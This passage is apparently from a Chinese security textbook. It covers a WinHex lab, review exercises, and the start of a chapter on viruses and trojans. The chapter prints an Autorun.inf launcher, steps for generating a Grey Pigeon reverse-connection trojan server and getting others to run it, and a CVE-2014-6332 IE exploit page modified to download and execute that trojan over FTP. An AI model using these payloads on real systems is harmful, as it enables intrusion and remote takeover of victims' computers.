


图 7. 33 WinHex 主界面

WinHEX 主界面，如图 7.34 所示。

请大家注意，这里除 WinHEX 软件的所有功能以外，还包含 Case Data 区域，用来进行磁盘数据分析和文件恢复。

本实验中主要使用 WinHEX 的基本工具（Tools、选项设置（Options、查找功能 C Search）和数据分析功能（Case Data））。

（3）在图 7.33 中，依次选择 Options-Edit Mode，出现 Select Mode 对话框，如图 7.35 所示，选择 Default Edit Mode（=editable），单击 OK 按钮。





图 7.34 选择 Computer forensics interface



图 7.35 选择 Select Mode 对话框

（4）在图 7.36 中，依次选择 File-Open，打开文件 winhex. txt，修改第 3～8 六个字节，单击“保存”按钮，出现如图 7.37 所示对话框，单击 Yes 按钮确认保存。用记事本打开 winhex. txt 文件，内容为“练习 WinHEX 练习”。




图 7.36 WinHex 主界面




图 7.37 确认保存

（5）加密文件 winhex. txt。在图 7.36 中，依次选择 Edit-Modify Data，出现 Modify Data 对话框，如图 7.38 所示，选择 XOR，输入“22”，单击 OK 按钮，对文件内容加密变换。加密前文件内容是“练习 Winhex 练习”，加密后文件内容是“蜋澟欅苿佪 KLJGZ 艢∑泜”。解密时进行同样的操作即可。




图 7.38　Modify Data 对话框

WinHEX 的其他功能请读者自己体会。

7.9　课后体会与练习

1. 填空题

（1）Web 是________的简称，即万维网。Web 服务是指采用________架构，通过 HTTP 协议提供服务的统称，这种结构也称为________架构。

（2）________是一种用来制作网页的标记语言，它不需要编译，可以直接由浏览器执行，属于浏览器解释型语言。

（3）JavaScript 是一种________的描述语言，可以用来开发 Internet 客户端的应用程序。

（4）________实时监控 Web 站点，当 Web 站点上的文件受到破坏时，能迅速恢复被破坏的文件，并及时提交报告给系统管理员，从而保护 Web 站点的数据安全。

（5）________是可以管理 Web，修改主页内容等的权限，如果要修改别人的主页，一般都需要这个权限，上传漏洞要得到的也是这个权限。

（6）________借助于互联网数字通信技术向客户提供金融信息发布和金融交易服务，是传统银行业务在互联网上的延伸，是一种虚拟银行。

（7）开展网上银行有两大保障：________和________。

2. 思考与简答题

（1）简述垃圾邮件的危害性以及如何避免垃圾邮件？

（2）什么是网络钓鱼？

3. 上机题

（1）IE 浏览器防范网络钓鱼的设置。

（2）QQ 的安全设置。

（3）WinHEX 的使用。

第 8 章　病毒、木马和间谍软件

✍ **本章课前准备**

学习本章内容之前，需要准备如下知识：

- 了解什么是病毒、木马和间谍软件。

✍ **本章教学目标**

本章的教学目标是：

- 理解病毒、木马和间谍软件的工作方式；
- 掌握恶意软件的清除。

✍ **本章教学要点**

本章的教学要点包括：

- 病毒、木马和间谍软件的传播和防御。

✍ **本章教学建议**

- 尽量不要在真机上测试，最好能用虚拟机。

8.1 病毒技术

计算机病毒(Computer Virus)指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据影响计算机使用，并能自我复制的一组计算机指令或者程序代码。它是一种恶意软件程序，运行的时候，通过把病毒复制到其他计算机程序、数据文件或引导扇区等方式来感染目标机器，往往会执行一些有害的操作，比如访问私人信息、损坏数据、恶作剧、监控键盘以及恶意敲诈等。

病毒编写者一般利用社会工程手段和安全漏洞来编制病毒感染目标主机，未经用户同意的情况下安装软件。创建病毒的动机主要包括赚钱、恶作剧以及渗透破坏等。

计算机病毒目前每年造成数百亿元的经济损失，这些经济损失主要是由于病毒导致系统故障、计算机资源浪费、破坏数据和增加维护成本等造成的。目前市场上有很多杀毒软件有效地阻止了大部分病毒，但没有一种软件能杀所有的病毒，所以要不断更新病毒库、操作系统以及各种软件。

病毒的分类有很多种，其中比较有名的有蠕虫病毒，蠕虫病毒指可以通过网络等途径将自身的全部代码或部分代码通过网络复制、传播给其他的网络节点的程序。它不同于计算机病毒，不需要文件宿主。蠕虫由于通过网络大量复制传播，可造成网络阻塞，甚至

瘫痪。2006年10月16日25岁的中国湖北武汉青年李俊编写了一个很有影响力的蠕虫病毒，叫"熊猫烧香"，拥有感染传播功能，次年1月初肆虐网络，用户中招后，最典型的症状就是所有.exe可执行文件全部被改成熊猫举着三根香的模样。它主要通过网络默认共享等途径感染目标机器，对计算机程序、系统破坏严重。2007年9月24日，"熊猫烧香"案一审宣判，主犯李俊被判刑4年。2013年6月病毒制造者张顺和李俊伙同他人开设网络赌场案，再次获刑。

8.1.1　实践案例8-1：Autorun.inf病毒源码分析与传播

其实Autorun.inf本身并不是病毒，只不过大部分中毒U盘中都会有个文件，包括很多没有中毒的U盘里面也有这个文件。当然，后者往往是杀毒工具放进去的，起到免疫的效果。

Autorun.inf是一个普通的文本文件，主要存在于各驱动器的根目录下，作用是双击驱动器会自动执行某个程序。该文件刚开始是用在光盘上的，后来被各种病毒用在U盘上，诱使用户双击U盘驱动器，感染和传播病毒。

下面编写一个简易版的Autorun.inf病毒，通过Autorun.inf来启动一个bingdu.vbs，这个vbs病毒可以去下载一个真正的病毒，或者把vbs文件替换成真正的病毒也可以。

Autorun.info内容如下。

```
[autorun]
 open=bingdu.vbs
 shell\open=打开(&O)
 shell\open\Command=bingdu.vbs
 shell\open\Default=1
 shell\explore=资源管理器(&X)
 shell\explore\Command=bingdu.vbs
```

微软在Windows 7后就默认禁用Autorun了，这样通过U盘传播的病毒大大减少，所以系统升级是很有必要的。

8.1.2　实践案例8-2：病毒查杀与防范

世面上流行很多杀毒软件，例如360、金山毒霸、瑞星和卡巴斯基等，都有很好的查杀效果，每种杀毒软件的功能大同小异，下面以金山毒霸为例来说明杀毒软件的安装和使用。

去官网下载最新安装包http://www.ijinshan.com/，如图8.1所示。

下载成功后，双击安装，如图8.2所示。

单击"开始安装"，速度很快，安装完成后出现如图8.3所示的界面。

杀毒软件最主要的功能就是一键云查杀或者电脑杀毒，点击之后软件会对机器进行全面检查，如图8.4所示。



图 8.1 下载金山毒霸安装包



图 8.2 安装金山毒霸



图 8.3 金山毒霸主界面



图 8.4 金山毒霸一键云查杀

扫描完成出现如图 8.5 所示的报告。



图 8.5　查杀结果

单击“立即处理”扫描出的病毒文件即可杀掉。

病毒的防范除了要安装杀毒软件之外，还有保持操作系统、杀毒软件以及其他软件保持最新的安全更新，不要打开来路不明的软件。

8.2　木马技术

特洛伊木马，在计算机领域中指的是一种后门程序，用来盗取他人机器上各种信息，甚至是远程控制对方的计算机。木马通常通过各种手段传播或者诱骗目标用户执行该程序，然后里应外合，给用户带来极大的破坏。与病毒相似，木马程序有很强的隐秘性，随操作系统启动而启动。

最近出现了一种“比特币敲诈木马”，该木马一般通过邮件发送，后缀名为 Windows 屏保的后缀 scr，是可以执行的，一般人不会注意，很容易中招。一旦中招，机子上很多重要文件将会被加密，如果想恢复，必须向作者支付比特币才能找回文件，即使杀掉木马也不能恢复文件。作者利用比特币匿名交易的特点，保证自己的安全。

8.2.1　实践案例 8-3：反向连接木马的传播

一般木马进入受害者机器后，会开启某个端口来监听来自控制端的连接，控制端连接上以后就可以操纵受害者机器。而反向木马则是自己主动去连接控制端，然后控制端看到这个卧底之后，也可以进行各种控制。反向连接最大的好处是可以培养大批内网的“肉鸡”（即被控制的计算机）供自己使用。下面来分析一下灰鸽子这款经典的反向连接木马工具是如何传播以及控制的。

安装灰鸽子软件并打开，如图 8.6 所示。




图 8.6　灰鸽子界面

首先单击“配置服务程序”，出现界面如图 8.7 所示。

图 8.7　“服务器配置”界面

填入自己的 IP，然后单击“生成服务器”，将会在程序目录下生成一个叫 server.exe 的文件，下面就是想尽办法让别人运行这个 server.exe 文件。当别人运行 server.exe 后，什么反应都没有，但实际上我们在灰鸽子的主界面将会看到如图 8.8 所示的效果。

这时 IP 为 172.18.33.150 的机器中的木马成功反向连接上，可以选择该机器，然后单击捕获屏幕，将会出现如图 8.9 所示的界面。

在该界面中，可以对目标机器进行各种操作。该木马有很多其他功能，在此就不一一




图 8.8　成功对主机远程控制



图 8.9　对远程主机控制

介绍了。

8.2.2　实践案例 8-4：网页病毒与网页挂马

网页病毒，主要是利用软件或操作系统的安全漏洞或者安全设置的疏忽，通过执行嵌入在网页 HTML 内 JavaScript 脚本语言程序或 ActiveX 控件程序，以对系统进行高权限

的破坏等操作。

网页挂马，主要是利用软件或操作系统的安全漏洞或者安全设置的疏忽，通过多种手段把木马藏在网页中，并使没有安全措施的用户下载和执行木马，以达到控制用户机器的目的。

一般来说，浏览器本身是会实现以下安全机制，使得正常情况下，网页的脚本不具备访问系统高级功能的权限，但可能浏览器设置的安全性较低，这时就很容易中招。当然漏洞的危害更大，因为可能会直接绕过安全机制，可以悄无声息地产生危害。

2014 年爆出了 IE 漏洞 CVE-2014-6332，这是一个潜藏了 18 年的 IE 远程代码执行漏洞(CVE-2014-6332)，缺陷出现在 VBScript 的代码中，自 Windows 95 首次发布以来就一直存在，连最新的 Dell 也未能幸免，64 位版本的浏览器没有此缺陷。该漏洞使 VBScript 溢出而跳过执行检查，可以在用户不知情的情况下执行用户电脑上任意可执行程序，网上也有打开记事本和计算器的例子。本文对此略加修改，实现了一个可以远程下载木马并执行的网页，仅供研究使用(代码来自 sinaapp. com)。

```
<!-- saved from url= (0037)http://execute.sinaapp.com/css/ie.htm -->

<BODY>
<SCRIPT language=VBScript>
dim shell
function runmumaa()
On Error Resume Next
set shell=createobject("Shell.Application")
'下载上节的那个灰鸽子木马服务端
shell.ShellExecute "cmd.exe","/c echo get server.exe | ftp -A 172.18.33.122"
setTimeout "runmuma",5000
end function

function runmuma()
On Error Resume Next
'执行服务端
  shell.ShellExecute "server.exe"
end function
</SCRIPT>

<SCRIPT language=VBScript>

dim   aa()
dim   ab()
dim   a0
dim   a1
dim   a2
dim   a3
```

```
dim   win9x
dim   intVersion
dim   rnda
dim   funclass
dim   myarray

Begin()

function Begin()
  On Error Resume Next
  info=Navigator.UserAgent

  if(instr(info,"Win64")>0)    then
     exit     function
  end if

  if(instr(info,"MSIE")>0)     then
             intVersion=CInt(Mid(info, InStr(info, "MSIE")+5, 2))
  else
     exit     function

  end if

  win9x=0

  BeginInit()
  If Create()=True Then
     myarray= chrw(01)&chrw(2176)&chrw(01)&chrw(00)&chrw(00)&chrw(00)&chrw(00)&chrw(00)
     myarray=myarray&chrw(00)&chrw(32767)&chrw(00)&chrw(0)

     if(intVersion<4)then
         document.write("<br> IE")
         document.write(intVersion)
         runshellcode()
     else
          setnotsafemode()
     end if
  end if
end function

function BeginInit()
   Randomize()
   redim aa(5)
   redim ab(5)
```

```
    a0=13+17*rnd(6)
    a3=7+3*rnd(5)
end function

function Create()
   On Error Resume Next
   dim i
   Create=False
   For i=0 To 400
      If Over()=True Then
      '    document.write(i)
          Create=True
          Exit For
      End If
   Next
end function

sub testaa()
end sub

function mydata()
